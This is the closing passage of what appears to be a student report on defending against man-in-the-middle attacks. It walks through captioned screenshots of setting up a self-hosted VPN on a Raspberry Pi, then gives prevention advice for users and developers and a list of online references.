





❖ Then again select ok




❖ Then again select ok




❖ Then select pi




❖ Then again select ok




❖ Then again select ok




❖ Then select UDP




❖ Then enter your port and ip




❖ Then again select ok



❖ Then select the encryption level you want(use 256-bit)




❖ Then select Use public DNS




❖ Then enter the name of the public dns server


❖ Then again select yes



❖ Then select the DNS provider as Google



❖ Then again select yes



CONCLUSION

Blocking of a Man In the Middle attack needs several practices to be used. It is the acknowledging the prevention tactics and the mitigation application that will help one build up strong enough against these attacks.

From user side :- Avoiding the use of public WiFi as they stand high chance being intercepted by the malicious minds. Paying attention to identify the websites that can be possibly a phishing page and insecure. Logging out of a secure application so that the credentials aren't available anymore for anyone's access.

From a developer side :- The web operators should include TLS and HTTPS protocols for secure connections and encryption of data in transfer. This activity helps in blocking the decryption of sensitive data. Also, it is widely accepted method to make use of SSL/TLS for securing pages so that the in between hijacking of session cookies does not happen.

One cannot compromise with their confidentiality and keep risk of losing the information integrity and cyber threats loom over the victims so the best start might be to acknowledge its adversity and to act with precautions. It is important to understand the Man In the Middle attack so thus the frame-work is designed that helped us to cover its major concerns. Our proposed solution acts for the user side making sure of the fact that they would not have to rely on a 3rd party

server, to use the VPN service, with the risk of their logs and activities being monitored.

REFERENCES

- i. “Network-wide ad blocking via your own Linux hardware” [Online]-
<https://github.com/pi-hole/pi-hole>
[Accessed on- 20/06/2020]
- ii. “VPN can prevent a MITM attack” [Online]-
<https://www.professionalsecurity.co.uk/news/press-releases/vpn-can-prevent-a-man-in-the-middle-attack/>
[Accessed on- 20/06/2020]
- iii. “Setting up an OpenVPN server with DD-WRT and Viscosity” [Online]-
<https://www.sparklabs.com/support/kb/article/setting-up-an-openvpn-server-with-dd-wrt-and-viscosity/>
[Accessed on- 22/06/2020]
- iv. “How to access a fake access point” [Online]-
<https://zsecurity.org/how-to-start-a-fake-access-point-fake-wifi/>
[Accessed on-28/06/2020]
- v. “Installing OpenVpn on Raspbian”[Online]-
<https://www.ovpn.com/en/guides/raspberry-pi-raspbian>
[Accessed on- 29/06/2020]
- vi. “How to setup openvpn on Debian” [Online] -
<https://wiki.debian.org/OpenVPN>
<https://averagelinuxuser.com/linux-vpn-server/>
[Accessed on- 01/07/2020]
- vii. Documentation [Online]-
<http://site.iugaza.edu.ps/nour/files/lab4-MITM1.pdf>
<https://www.thesslstore.com/blog/man-in-the-middle-attack-2/>
<https://www.thesslstore.com/blog/man-in-the-middle-attack/>
https://www.adtran.com/images/tech_team/presentations/030618/Protect.pdf
